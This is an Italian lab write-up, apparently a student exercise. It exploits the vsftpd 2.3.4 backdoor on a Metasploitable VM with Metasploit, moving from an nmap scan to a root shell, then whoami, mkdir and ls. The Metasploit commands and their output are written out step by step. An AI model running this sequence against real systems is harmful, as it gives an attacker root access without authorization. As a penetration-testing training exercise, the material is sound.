Host is up (0.031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.77 seconds
msf6 > 
```

La porta 21, quella per ftp, è aperta. Cerco degli exploit per vsftpd, il servizio che gestisce ftp




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

L’exploit #1 è Perfetto perché ci permette di eseguire comandi tramite una backdoor. Lo eseguo.




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
```

Ho ottenuto permessi alla shell root. Con whoami controllo il nome dell’account shell




```
whoami
root
```

Navigo nella directory




```
cd /
```

Creo cartella richiesta



```
mkdir test_metasploit
```


Con ls verifico la creazione della cartella



```
mkdir test_meta
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Lo sfruttamento dell’exploit ha avuto successo.

Esco



```
vmlinuz
exit
[*] 192.168.1.149 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```